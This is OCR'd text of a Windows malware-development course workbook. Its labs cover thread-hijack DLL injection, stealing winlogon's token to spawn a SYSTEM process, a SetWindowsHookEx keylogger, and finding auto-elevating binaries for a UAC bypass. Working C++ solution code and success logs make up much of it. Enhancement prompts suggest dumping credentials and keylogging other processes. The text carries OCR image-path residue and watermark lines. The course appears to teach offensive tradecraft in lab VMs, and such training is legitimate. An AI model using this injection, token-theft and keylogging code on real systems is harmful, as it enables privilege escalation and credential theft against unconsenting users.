
```
HijackThread: [+] Successfully suspended target thread!
HijackThread: [*] Setting the thread's context...
HijackThread: [+] Obtained module handle to kernel32: 0x00007FFBD53D0000
HijackThread: [+] Obtained procedure address for LoadLibraryA: 0x00007FFBD53EE490
HijackThread: [*] Writing shellcode to target buffer...
HijackThread: [+] Successfully wrote 63 bytes to target buffer
[!!] Hit ENTER to continue [!!]
```

At this point, you can read the memory again with Process Hacker. The shellcode should have been written to the buffer like shown below.



After hitting Enter to continue, the path to the DLL should have been written. The address where the path has been written should be shown to you to make it easier to find in memory. You can use Process Hacker to jump to a certain offset in the memory page.

Technet24




Once you have verified that the path has indeed been written, you can hit **Enter** once more to continue the process.

```
HijackThread: [*] Modifying Context.Rip...
HijackThread: [*] Resuming the thread!
main: [+] Thread hijack completed
```

If all goes well, your DLL should have been injected and its DllMain should have been called. Look for the pop-up behind all of the windows.

© 2024 Jonathan Reiter



Thanks to the shellcode, the Notepad process should still be responsive since the thread knew where to resume execution after it was done executing what we made it execute!

TODO Solutions

main.cpp

TODO #1

- Obtain a process handle.
- The handle must have virtual memory operations that allow us to write to memory.
- No need for inheritance.

```
printf("%s: [*] Obtaining process handle to target...\n", __FUNCTION__);

HANDLE TargetProcess = OpenProcess(
    PROCESS_VM_OPERATION |
    PROCESS_VM_WRITE,
    FALSE,
    ProcessId
);
```


Technet24

TODO #2

- Obtain a thread handle to the target thread.
- The handle must have access permissions to get and set contexts.
- Must have ability to suspend and resume the thread
- No need for inheritance.

```
printf("%s: [*] Obtaining handle to Thread ID: %ld...\n", __FUNCTION__, ThreadId);

HANDLE TargetThread = OpenThread(
    THREAD_SET_CONTEXT |
    THREAD_GET_CONTEXT |
    THREAD_SUSPEND_RESUME,
    FALSE,
    ThreadId
);
```

HijackHelper.h

TODO #1

- Allocate a page of memory.
- Must be RWX page protections
- Pages must be reserved and committed at same time.
- Cast return type as `PCHAR`.
- Save address in `PCHAR` RemoteBuffer variable.

```
PCHAR RemoteBuffer = (PCHAR)VirtualAllocEx(
    Process,
    NULL,
    USN_PAGE_SIZE,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);
```


© 2024 Jonathan Reiter

TODO #2

- Suspend the thread.
- Keep the call inside the `if()` statement.
- What does the API return on error?

```
if (-1 == SuspendThread(Thread))
{
    ResolveErrorCode("SuspendThread", GetLastError());
    return FALSE;
}
```

TODO #3

- Set the thread's context.

```
if (!SetThreadContext(Thread, &ThreadContext))
{
    ResolveErrorCode("SetThreadContext", GetLastError());
    return FALSE;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is a very stealthy method and you can see how damaging it can be to change the context of a thread. Debugging this method can be very difficult if it were not for great tools like Process Hacker.
- Perhaps a method to detect this method would be for solutions to hook the APIs that we are using. Some solutions might not be looking out for the APIs used for this lab.

Lab Enhancements

- Would it be possible to free the allocated memory?
- Could our data still be seen in memory although it may have been freed?
- Is the DLL shown in the list of loaded modules? How would you prevent that? Stay tuned for Section 5!

Technet24

Lab 3.5: TokenThief

Background

One of the methods for getting higher privileges is to steal another process' token. This method will impersonate a higher integrity level process' token so we can spawn an elevated command prompt as `NT AUTHORITY/SYSTEM`. For this lab, you must already have Administrator privileges or it will not work. Internally, Windows allows processes to be launched with alternate username/password combo for another user that is not the user of the calling process. All of this is done via the Secondary Logon (seclogon.dll) service. For the `CreateProcesAsUser` API to work as needed, the token that is stolen/duplicated must have the `SE_ASSIGNPRIMARYTOKEN_PRIVILEGE` (`SeAssignPrimaryTokenPrivilege`) privilege. `CreateProcesAsUser` is easily called by service-running accounts because they automatically have that privilege so they can perform their job with ease. Our process will not have that privilege initially, so that will need to change. The adjustment will be done by calling `AdjustTokenPrivileges` after we have modified the stolen/duplicated token.

The `DuplicateTokenEx` API is very interesting in and of itself because it is the only API that has the ability to make a duplicate of the target object. It creates a brand new access token that is a mirrored image (duplicate) of an existing token. Also, the API can be used to create either a primary access token or an impersonation token. At this point, there are a few options for how we could use this new token. You could create a new process with it or you could apply the token to a thread in your own process.

The `ImpersonateLoggedOnUser` API internally calls `SetThreadToken` to apply the token to the current thread. The API will accept one of two types of tokens: a primary token, which is what this lab will be using, or an impersonation token. Furthermore, the `ImpersonateLoggedOnUser` API allows a calling thread to impersonate the security context of a user who is logged on to the system.

APIs Used

- `OpenProcess`
- `OpenProcessToken`
- `DuplicateTokenEx`
- `AdjustTokenPrivileges`
- `ImpersonateLoggedOnUser`
- `CreateProcessAsUser`
- `RevertToSelf`

© 2024 Jonathan Reiter

Structures of Interest

_STARTUPINFOA

```
// STARTUPINFO
typedef struct _STARTUPINFOA {
    DWORD  cb;            // the size, must initialize to sizeof(STARTUPINFOA)
    LPSTR  lpReserved;
    LPSTR  lpDesktop;
    LPSTR  lpTitle;
    DWORD  dwX;
    DWORD  dwY;
    DWORD  dwXSize;
    DWORD  dwYSize;
    DWORD  dwXCountChars;
    DWORD  dwYCountChars;
    DWORD  dwFillAttribute;
    DWORD  dwFlags;
    WORD   wShowWindow;
    WORD   cbReserved2;
    LPBYTE lpReserved2;
    HANDLE hStdInput;
    HANDLE hStdOutput;
    HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

_PROCESS_INFORMATION

```
// PROCESS_INFORMATION
typedef struct _PROCESS_INFORMATION {
    HANDLE hProcess;
    HANDLE hThread;
    DWORD  dwProcessId;   // handle must be closed
    DWORD  dwThreadId;    // handle must be closed
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

_TOKEN_PRIVILIGES

```
// TOKEN_PRIVILEGES
typedef struct _TOKEN_PRIVILEGES {
    DWORD               PrivilegeCount;             // let system know there will be 1
    LUID_AND_ATTRIBUTES Privileges[ANYSIZE_ARRAY];  // just 1 typically
} TOKEN_PRIVILEGES, *PTOKEN_PRIVILEGES;
```


Technet24

`_LUID_AND_ATTRIBUTES`

```
// LUID_AND_ATTRIBUTES
typedef struct _LUID_AND_ATTRIBUTES {
    LUID  Luid;           // low and high parts
    DWORD Attributes;     // is the privilege enabled?
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

`_LUID`

```
// LUID
typedef struct _LUID {  // dt nt!_luid @@masm(nt!SeAssignPrimaryTokenPrivilege)
    DWORD LowPart;    // what should this be set as?
    LONG  HighPart;   // and this?
} LUID, *PLUID;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the various structures used in the lab.
- Understand the process of getting access to another process' token.
- Impersonate the stolen token and create a new process with full access rights.
- Verify process rights with Process Hacker.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `TokenTheft` solution file.
   - The solution holds the `main.cpp` source file, which contains the `main` function.
   - The `main` function will execute the heist.
2. Additional Source Files
   - `ThiefHelper.cpp`
     - The main logic for the theft of a token and where your work begins

© 2024 Jonathan Reiter

- `ErrorApis.h and .cpp`
  - For the declaration and definition of the `ResolveError` function
- `Defines.h`
  - Defines the MODULE and a default command for the tool
- `Colors.h and .cpp`
  - To assist with printing output in color for quick identification

3. Launch the Test VM.

- Open Process Hacker (Elevated).
- Click on the link on the desktop.
- If you get an UAC prompt, accept it to let it run elevated.

ThiefHelper.cpp

1. TODO #1

- Obtain a process handle to the target process PID.
- The PID comes to the function as a parameter named `ProcessId`.

2. TODO #2

- Obtain a token handle using the recently obtained process handle.
- The token handle must be able to query and duplicate tokens.
- Be mindful of what this function returns as it is different from `OpenProcess`.

3. TODO #3

- The token must now be duplicated with as much access rights as possible.
- Never mind the attributes.
- We do not want the server process getting information about us, so choose the correct value here.

4. TODO #4

- Adjust the token structure as needed for the call to `AdjustTokenPrivileges`.
- Call `AdjustTokenPrivileges` when finished adjusting the token structure.

5. TODO #5

- Impersonate the logged-on user using the token that was duplicated earlier.

6. TODO #6

- Create the process for what was passed in at the command line.
- This comes in via the function parameter `ExecuteCommand`.

7. Build

- Build the solution and monitor the output window for any build errors.

Technet24

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product as well as what can be done to troubleshoot each step of the method.

Starting with an elevated CMD prompt, browse to the drop folder (the shared folder between the Dev and Test VMs) where your compiled binary is located.

Find the PID of winlogon. You can use tasklist or Process Hacker.

Administrator: cmd - Shortcut

```
C:\Users\Student\Desktop\Tools>tasklist | findstr winlogon
winlogon.exe                  596 Console                    1        204 K
```

Execute your program to target the primary token of winlogon. You can choose to spawn any process you would like but for simplicity we will fire off Notepad.

```
C:\Users\Student\Desktop\Tools>TokenTheft.exe 596 c:\Windows\System32\notepad.exe
This program will hijack the execution of a thread in a target process
[DEBUG_INFO] Module: TokenThief, function: main, build date: Thu Dec  2 00:36:55 2021
StealAndImpersonateToken: [*] Opening process handle to target PID: 596
StealAndImpersonateToken: [+] Obtained process handle! [0x00000084]
StealAndImpersonateToken: [*] Opening token handle of target process...
StealAndImpersonateToken: [+] Obtained token handle! [0x0000008c]
StealAndImpersonateToken: [*] Duplicating the process' token...
StealAndImpersonateToken: [+] Success!
StealAndImpersonateToken: [*] Adjusting token's privileges...
StealAndImpersonateToken: [+] Done!
StealAndImpersonateToken: [*] Impersonating the token...
StealAndImpersonateToken: [*] Creating the new process...
StealAndImpersonateToken: [*] Reverting back to previous self...
Reverted back to self
All done!
```

If all goes well, Notepad should spawn and should have nearly every single privilege. If Notepad's properties window in Process Hacker is not already opened to the Token tab, select it to see all tokens and the user.

© 2024 Jonathan Reiter

notepad.exe (6480) Properties

Environment | Handles | GPU | Disk and Network | Comment

General | Statistics | Performance | Threads | Token | Modules | Memory

User: NT AUTHORITY\SYSTEM

User SID: S-1-5-18

Session: 1 Elevated: N/A Virtualized: Not allowed

App container SID: N/A

Name	Flags
BUILTIN\Administrators	Owner (default enabled)
Everyone	Mandatory (default enabled)
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory (default enabled)

Name	Status	Description
SeAssignPrimaryTokenPrivilege	Enabled	Replace a process level to...
SeAuditPrivilege	Default Enabled	Generate security audits
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePermanentPrivilege	Default Enabled	Create permanent shared ...
SeDebugPrivilege	Default Enabled	Debug programs
SeImpersonatePrivilege	Default Enabled	Impersonate a client after ...
SeIncreaseBasePriorityPrivilege	Default Enabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for ...
SeLoadDriverPrivilege	Disabled	Load and unload device dr...

To view capabilities, claims and other attributes, click Advanced.

Integrity | Advanced

Close

Technet24

We can also see the Integrity level in Process Hacker for further visual identification that our method has indeed elevated us from Admin to SYSTEM! Win!

cmd.exe	5500		TESTVM\Student	High
conhost.exe	6528		TESTVM\Student	High
ProcessHacker.exe	4488	0.46	TESTVM\Student	High
OneDrive.exe	5264		TESTVM\Student	Medium
notepad.exe	6480		NT AUTHORITY\SYSTEM	System

TODO Solutions

TODO #1

```
hTargetProcess = OpenProcess(
    PROCESS_QUERY_LIMITED_INFORMATION,
    FALSE,
    ProcessId
);
```

TODO #2

```
HANDLE hPrimaryToken = HANDLE();
Result = OpenProcessToken(
    hTargetProcess,
    TOKEN_DUPLICATE | TOKEN_QUERY,
    &hPrimaryToken
);
```

TODO #3

```
Result = DuplicateTokenEx(
    hPrimaryToken,
    TOKEN_ALL_ACCESS,
    NULL,
    SecurityAnonymous,
    TokenPrimary,
    &hDuplicateToken
);
```


© 2024 Jonathan Reiter

TODO #4

```
#define SE_ASSIGNPRIMARYTOKEN_PRIVILEGE 0x03

TOKEN_PRIVILEGES PrivsToken = { 0 };

PrivsToken.PrivilegeCount = 1;
PrivsToken.Privileges[0].Luid.LowPart = SE_ASSIGNPRIMARYTOKEN_PRIVILEGE; //0x03
PrivsToken.Privileges[0].Luid.HighPart = 0;
PrivsToken.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

// make the call
Result = AdjustTokenPrivileges(
    hDuplicateToken,
    FALSE,
    &PrivsToken,
    0,
    (PTOKEN_PRIVILEGES)NULL,
    0
);
```

TODO #5

```
Result = ImpersonateLoggedOnUser(hDuplicateToken);
```

TODO #6

```
STARTUPINFOA StartInfo = {0};
PROCESS_INFORMATION ProcInfo = {0};
StartInfo.cb = sizeof(STARTUPINFOA);

Result = CreateProcessAsUser(
    hDuplicateToken,
    NULL,
    ExecuteCommand,
    NULL,
    NULL,
    TRUE,
    0,
    NULL,
    NULL,
    &StartInfo,
    &ProcInfo
);
```


Technet24

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Escalating privileges is a necessity. This method is not new and is very commonly used by many malware families. There are other methods that use different APIs to do similar actions but the end result is the same: SYSTEM.

Lab Enhancements

- What else could be done other than spawning a new process that might pop up a window?
  - Would there be a way to dump credentials or something more useful?
- Enhance the lab to eliminate the need to pass in a PID or any information at all via the command line.

© 2024 Jonathan Reiter

Lab 3.6: So, You Think You Can Type

Background

Keylogging is nothing new and you may have used tools that implemented a keylogging functionality already. How does it even work? Userland methods mainly rely on injecting a keylogging DLL into a process of interest and then installing some kind of a hook. From there, you just sit back and let Windows do its thing by sending messages to your hook. Of course there are many other ways of logging keystrokes, but let's dig into this particular one, shall we?

APIs Used

- `SetWindowsHookEx`
- `CreateToolhelp32Snapshot`
- `Thread32First`
- `Thread32Next`
- `OpenProcess`
- `GetProcessImageFileName`
- `SetNotificationThread`
- `PostThreadMesage`
- `GetCurrentThreadID`
- `GetMessage`

Structures of Interest

`tagMSG`

```
// MSG
typedef struct tagMSG {
    HWND        hwnd;
    UINT        message;
    WPARAM      wParam;
    LPARAM      lParam;
    DWORD       time;
    POINT       pt;
#ifdef _MAC
    DWORD       lPrivate;
#endif
} MSG, *PMSG, NEAR *NPMSG, FAR *LPMSG;
```


Technet24

Objectives

- Become familiar with the APIs used in the lab.
- Understand how window messages work.
- Intercept keystrokes from the Notepad process.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `Day3-Bootcamp` solution file.
- Since the solution houses multiple projects, choose the `SetWindowsHook` project from the Solution Explorer pane.
- Explore the files in the project.
- The `main.cpp` file holds the logic for processing window messages and displaying them to the user.
- The `HelperApis.cpp` file holds functions that you should have already seen before.
  - There is a function to return the PID of a process given its name.
  - There is a function to return the Thread ID from a given PID.

2. Main.cpp

- There is a lot to be done here.
- The comments in the source code suggest what should be done.

3. Build

- Build **only** the `SetWindowsHook` project and monitor the output window for any build errors.

4. HookerDLL Project

- Now choose the `HookerDLL` project.
- This is the DLL that will be injected into the target process.
- The `dllmain.cpp` file holds all of the code for processing the specifics of the `MSG` struct as it relates to `CHARs`, or `WM_CHAR`.

5. Build

- Build the `HookerDLL` project and monitor the output window for any build errors.

6. Run

- Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
- On the Test VM, open a `notepad` process.
- On the Test VM, open a CMD prompt and execute the tool to test for functionality.

© 2024 Jonathan Reiter

Command

```
C:\Tools\SetWindowsHook>SetWindowsHook.exe
Module: SetWindowsHook, Function: main, Timestamp: Sun Dec 5 20:09:54 2021
GetPidByName: [+] Obtained Snapshot handle: 0x000000b8
GetPidByName: [+] Found target process with pid 6540
main: [+] Found process id for target process: notepad.exe
main: [+] Found thread id for target process: notepad.exe
main: [*] Full path is: C:\Tools\SetWindowsHook\HookerDll.dll
[RETURN]
Hello there
[RETURN]
Do you know even know what i'm
[RETURN]
typing
[RETURN]
right now
[RETURN]
exit
[RETURN]
```

Credit

Much credit given to Pavel Yosifovich from whom much of this code was based upon.

Key Takeaways

Logging keys is perfect for capturing credentials when a user is actively on the system. This is just one of many methods that can be implemented for capturing keystrokes.

Lab Enhancements

- How could you stop certain letters from being entered?
- Is it possible to inject your own letters without needing to intercept a user's key presses?
- Can you inject this into another process and capture key strokes? Why or why not?
    - If not, change the program to enable key logging of other processes.

Technet24

Lab 3.7: UACBypass-Research

Background

UAC was not designed to be a security boundary, but rather it helps protect users from themselves by attempting to keep them from executing something they might not intend to execute, like malware. UAC is annoying and can get in the way of elevating to `SYSTEM` privileges. We need to find a way to abuse a binary that basically auto accepts UAC, meaning, a prompt is never shown to the user—it just always runs elevated. The "always run elevated" is what we are going to attempt to abuse. Let's get to it!

Objectives

- Learn how to locate applications of interest that have `<autoElevate>true</autoElevate>` in their manifest file.
- Observe process behavior using tools like Process Monitor to identify possible weaknesses.
- Abuse the weakness to auto elevate to Admin, a small stepping stone to `SYSTEM`.

Lab Preparation

VMs Needed

This lab is to be completed in your Test VM.

1. Test VM: Discover targets
   - On the Test VM, open an elevated CMD prompt.
   - Run the `strings.exe` utility from Sysinternals to find binaries in the `C:\Windows\System32` folder that have `autoElevate` in their manifest file.
     - There might be several, making the process take a while!!
     - One could also save this output to a file for future referencing.

© 2024 Jonathan Reiter

Command line

```
strings.exe -s C:\Windows\System32\*.exe | findstr autoElevate
```

Notional results

```
C:\Tools\SysinternalsSuite>strings.exe -s c:\Windows\System32\*.exe | findstr -i
autoElevate
c:\Windows\System32\BitLockerWizardElev.exe:       <autoElevate xmlns="http://
schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
c:\Windows\System32\bthudtask.exe:           <autoElevate>true</autoElevate>
c:\Windows\System32\changepk.exe:             <autoElevate>true</autoElevate>
c:\Windows\System32\chkntfs.exe:         <autoElevate>false</autoElevate>
c:\Windows\System32\cleanmgr.exe:         <autoElevate xmlns="http://
schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
```

No output?

If you do not see any output then you have not accepted the eula for the tool. Run the command again but without piping anything to `findstr`. Accept the eula this time and then go back and run the original command.

- There are many to choose from and two common ones are `fodhelper.exe` and `wusa.exe`.
  - `wusa.exe` is the Windows update standalone installer.
  - `fodhelper.exe` is the optional features under the system settings.
  - Either one will be fine, but let us start with `wusa.exe` for now.

Administrator: cmd - Shortcut

```
c:\Windows\System32\tcmsetup.exe:         <autoElevate>true</autoElevate>
c:\Windows\System32\TpmInit.exe:             <autoElevate>true</autoElevate>
c:\Windows\System32\WindowsUpdateElevatedInstaller.exe:          <autoElevate>true</autoElevate>
c:\Windows\System32\WSReset.exe:     <autoElevate>true</autoElevate>
c:\Windows\System32\wusa.exe:             <autoElevate>true</autoElevate>
c:\Windows\System32\Sysprep\sysprep.exe:       <autoElevate>true</autoElevate>
```

- Run the `sigcheck.exe` utility found in the Sysinternals Suite against one of the binaries listed, or from the `wusa.exe` one.
  - the `-m` flag will dump the program's manifest file

Technet24

Command line

```
C:\Tools\SysinternalsSuite>sigcheck.exe -m c:\Windows\System32\wusa.exe
```


© 2024 Jonathan Reiter

Notional results

```
C:\Tools\SysinternalsSuite>sigcheck.exe -m c:\Windows\System32\wusa.exe

Sigcheck v2.73 - File version and signature viewer
Copyright (C) 2004-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\wusa.exe:
        Verified:        Signed
        Signing date:    11:29 PM 6/8/2022
        Publisher:       Microsoft Windows
        Company:         Microsoft Corporation
        Description:     Windows Update Standalone Installer
        Product:         Microsoft« Windows« Operating System
        Prod version:    10.0.19041.1741
        File version:    10.0.19041.1741 (WinBuild.160101.0800)
        MachineType:     64-bit
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1"  xmlns:asmv3="urn:schemas-
microsoft-com:asm.v3" manifestVersion="1.0">

    <assemblyIdentity
        version="1.0.0.0"
        processorArchitecture="amd64"
        name="Microsoft.Windows.WUSA"
        type="win32"/>

    <description>Windows Update Standalone Installer</description>
    <dependency>
    <dependentAssembly>
            <assemblyIdentity
                    type="win32"
                    name="Microsoft.Windows.Common-Controls"
                    version="6.0.0.0"
                    processorArchitecture="amd64"
                    publicKeyToken="6595b64144ccf1df"
                    language="*"/>
    </dependentAssembly>
    </dependency>
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
        <security>
            <requestedPrivileges>
            <requestedExecutionLevel level="requireAdministrator"
uiAccess="false" />
            </requestedPrivileges>
        </security>
    </trustInfo>
    <asmv3:application>
```



Technet24

```
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/
WindowsSettings">
            <autoElevate>true</autoElevate>
            <dpiAware>true</dpiAware>
    </asmv3:windowsSettings>
    </asmv3:application>
</assembly>
```

- We have found our target!!

